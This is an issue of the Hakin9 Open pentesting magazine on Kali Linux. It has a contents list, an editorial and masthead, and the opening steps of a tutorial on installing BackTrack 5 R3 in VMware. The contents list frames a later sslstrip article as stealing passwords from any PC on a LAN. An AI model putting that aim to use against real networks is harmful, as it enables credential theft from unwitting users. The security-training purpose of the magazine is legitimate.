Hakin9 OPEN

Vol.2 No.6
Issue 1/2014 (6) ISSN: 1733-7186

KALI LINUX

HOW TO INSTALL BACKTRACK 5 R3 ON VMWARE WORKSTATION 8

HOW TO USE NMAP

HOW TO USE NETMASK IN KALI LINUX

HOW TO USE SSLSTRIP

Dr.WEB®
since 1992
ERA Dr.Web
Emergency Response Anti-virus

Accelerating
Mobile Apps Growth

TapReason.com

TapReason

Kali Linux

Table of Contents

How to Install Backtrack 5 R3 on VMware Workstation 07
By Rrajesh Kumar

With this article you will get knowledge on how to instal BackTrack 5. But this time installation will be launched on Virtual Machine (VMWare).

How to Use Netmask in Kali Linux 18
By Rrajesh Kumar

Netmask is another simple tool which does one thing and that is, makes a ICMP netmask request. By determining the netmasks of various computers on a network, you can better map your subnet structure (www.question-defense.com).

How to Use Nmap in Kali Linux 22
By Rrajesh Kumar

Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

How to Use Ssldump in Kali Linux 32
By Rrajesh Kumar

Ssldump is an SSL/TLS network protocol analyzer. It identifies TCP connections on the chosen network interface and attempts to interpret them as SSL/TLS traffic. When it identifies SSL/TLS traffic, it decodes the records and displays them in a textual form to stdout. If provided with the appropriate keying material, it will also decrypt the connections and display the application data traffic (www.rtfm.com).

How to Use SSLStrip in Kali Linux 36
By Rrajesh Kumar

In this tutorial, we will use sslstrip for stealing passwords from any PC which is connected to LAN. SSLStrip basically hijacks HTTP traffic. Nowadays, it's a little difficult to steal the passwords from some websites.

How to Use Uniscan-gui /Uniscan in Kali Linux 42
By Rrajesh Kumar

Uniscan is a simple Remote File Include, Local File Include, and Remote Command Execution vulnerability scanner.

How to Install Android 4.3 on VM 51
By Rrajesh Kumar

In my previous article I teached you how to install BackTrack 5 on Virtual Machine. This time you will deal with Android 4.3. You will need just Android-x86-4.3.ISO and any Virtual Machine Software.

Dear Readers,

We are happy to present you another issue of Hakin9 Open. This time all of the articles are dedicated to the most known Linux distribution – Kali Linux. We are sure all of you know that this BackTrack successor is a great pentesting tool. We hope that our tutorials will help you to gain professional knowledge which will allow you to dive into deep water of hacking and pentesting.

In this very new issue you will find articles on how to use different tools on Kali Linux. This time you will deal with Nmap, Netmask, Ssldump, Sslstrip, and Uniscan. You will also learn how to install Backtrack 5 R3 on VMware workstation 8.

We would also like to thank to our friends from PenTest Magazine. We appreciate their help and we would like to invite you to visit their website pentestmag.com.

We wish you a good reading!

Ewelina Nazarczuk
Hakin9 Magazine Junior Product Manager
and Hakin9 Team

Editor in Chief: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Editorial Advisory Board: John Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai, Kishore PV, Bamidele Ajayi

Proofreaders: Jeff Smith, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic.@hakin9.org

Product Manager: Ewa Duranc
ewa.duranc@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Art. Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org
DTP: Ireneusz Pogroszewski

Marketing Director: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
www.hakin9.org/en

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trademarks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!
The techniques described in our magazine may be used in private, local networks only. The editors hold no responsibility for the misuse of the techniques presented or any data loss.

How to Install Backtrack 5 R3 on VMware Workstation

by Rrajesh Kumar

With this article you will get knowledge on how to instal BackTrack 5. But this time installation will be launched on Virtual Machine (VMWare).

Step 1.

Go to *File* and click on *New Virtual Machine* (Figure 1).




Ubuntu - VMware Workstation
File Edit View VM Tabs Help
New Virtual Machine... Ctrl+N
New Window
Open... Ctrl+O
Close Tab Ctrl+W
Connect to Server... Ctrl+L
Virtualize a Physical Machine...
Export to OVF...
Map Virtual Disks...
Exit
Ubuntu
Click Here
this virtual machine
l machine settings
1 GB
1
Hard Disk (SCSI) 10 GB
CD/DVD (IDE) Using drive G:

Figure 1. Creating a new virtual machine

Step 2.

Select *Typical* and click *Next* (Figure 2).



Welcome to the New Virtual Machine Wizard

What type of configuration do you want?


● Typical (recommended)
Create a Workstation 8.0 virtual machine in a few easy steps.

○ Custom (advanced)
Create a virtual machine with advanced options, such as a SCSI controller type, virtual disk type and compatibility with older VMware products.

Figure 2. Selecting the type of configuration

Step 3.

Select DVD drive or ISO and click *Next* (Figure 3).



New Virtual Machine Wizard

Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

DVD RW Drive (F:)

● Installer disc image file (iso):

H:\New Software 1\Fedora-18-x86_64-Live-Desktop.i

If you have Backtrack OS On Disk then select this

If you have ISO file on your Hard Disk then click on browser

Windows 7 All In One Pre-activated	5/4/2012 10:19 AM	File folder
Windows 7 Ultimate	5/4/2012 10:21 AM	File folder
Windows 8 Pro	9/11/2013 10:49 AM	File folder
BT5R3-KDE-32	10/9/2012 3:22 AM	WinZip File
Matriux-Ec-Centric-v2.49b	10/9/2012 6:30 AM	WinZip File
Ubuntu 11.10 Desktop i386	12/1/2011 3:20 AM	WinZip File
Windows XP Professional SP3 November ...	11/23/2011 2:26 PM	WinZip File

In this window First Select BT5 Iso file then click on Open


File name: BT5R3-KDE-32

CD-ROM images (*.iso)

Figure 3. Selecting the information source

Step 4.

Click on *Next* (Figure 4).



New Virtual Machine Wizard

Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

DVD RW Drive (F:)

● Installer disc image file (iso):

D:\Raj1\Operating Systems\BT5R3-KDE-32.iso

Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed.


○ I will install the operating system later.

The virtual machine will be created with a blank hard disk.

Figure 4. Continuing installation

Step 5.

Select *Linux*, choose your OS version (Ubuntu), and click *Next* (Figure 5).



New Virtual Machine Wizard

Select a Guest Operating System

Which operating system will be installed on this virtual machine?

Guest operating system


- ○ Microsoft Windows
- ● Linux
- ○ Novell NetWare
- ○ Sun Solaris
- ○ VMware ESX
- ○ Other

Version: Ubuntu

Figure 5. Specifying the OS that will be installed

Step 6.

You can change your virtual machine name and choose where do you want to install your OS (Figure 6).



New Virtual Machine Wizard

Name the Virtual Machine

What name would you like to use for this virtual machine?

Virtual machine name: Ubuntu

Location: D:\back

The default location can be changed at Edit > Preferences.


If you want to change your location click on browser

Click Here

Figure 6. Setting the name and installation path

Step 7.

Change your OS installation disk size (it should be more than 20 GB) and click *Next* (Figure 7).



New Virtual Machine Wizard

Specify Disk Capacity

How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 11.0

Recommended size for Ubuntu: 20 GB

○ Store virtual disk as a single file

● Split virtual disk into multiple files

Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.


1. You can resize your disk

2. Click Next

Figure 7. Changing installation disk size

Step 8.

Click on *Finish* (Figure 8).



New Virtual Machine Wizard

Ready to Create Virtual Machine

Click Finish to create the virtual machine and start installing Ubuntu.

The virtual machine will be created with the following settings:

Name:	Ubuntu
Location:	D:\back
Version:	Workstation 8.0
Operating Syst...	Ubuntu
Hard Disk:	11 GB, Split
Memory:	1024 MB

☑ Power on this virtual machine after creation


1. If you want to customize hardware click here

2. Click finish

Figure 8. Ready to create the VM

Step 9.

Select *Text Mode* and hit *Enter* (Figure 9).




BackTrack Live CD
BackTrack Text - Default Boot Text Mode
BackTrack Stealth - No Networking enabled
BackTrack Forensics - No Drive or Swap Mount
BackTrack noDRM - No DRM Drivers
BackTrack Debug - Safe Mode
BackTrack Memtest - Run memtest
Hard Drive Boot - boot the first hard disk
Select this and press enter
<< back | track 5
Press [Tab] to edit options

Figure 9. Boot mode select

Step 10.

After booting your ISO, a screen similar to Figure 10 will show. Type `startx` and hit *Enter*.



```
[    2.577376] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.581697] sd 2:0:0:0: [sda] Attached SCSI disk
[    2.627458] hub 2-2:1.0: USB hub found
[    2.628203] hub 2-2:1.0: 7 ports detected
[    2.643985] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/00
/2-1/2-1:1.0/input/input2
[    2.649713] generic-usb 0003:0E0F:0003.0001: input,hidraw0: USB HID v1.10 Mo
SB Mouse] on usb-0000:02:00.0-1/input0
[    2.656054] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/00
/2-1/2-1:1.1/input/input3
[    2.662611] generic-usb 0003:0E0F:0003.0002: input,hidraw1: USB HID v1.10 Mo
SB Mouse] on usb-0000:02:00.0-1/input1
[    2.667937] usbcore: registered new interface driver usbhid
[    2.668084] usbhid: USB HID core driver
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

 System information disabled due to load higher than 1.0
root@bt:~# startx_
```

Figure 10. Screen visible after booting.

Step 11.

Loading (Figure 11).

Figure 11. Loading

Step 12.

Right click on the *Install BackTrack* icon and click *Open* (Figure 12).





Figure 12. Opening installation

Step 13.

Click *Forward* (Figure 13).



Welcome

Ready to install? Once you answer a few questions, the contents of the live CD can be installed on this computer so you can run BackTrack Live at full speed without the CD.


Answering the questions should only take a few minutes.

Step 1 of 7

Figure 13. Step 1 – starting installation

Step 14.

Click *Forward* (Figure 14).



Install

Where are you?

Select your location, so that the system can use appropriate display conventions for your country, fetch updates from sites close to you, and set the clock to the correct local time.

Region: United States

Time Zone: Eastern

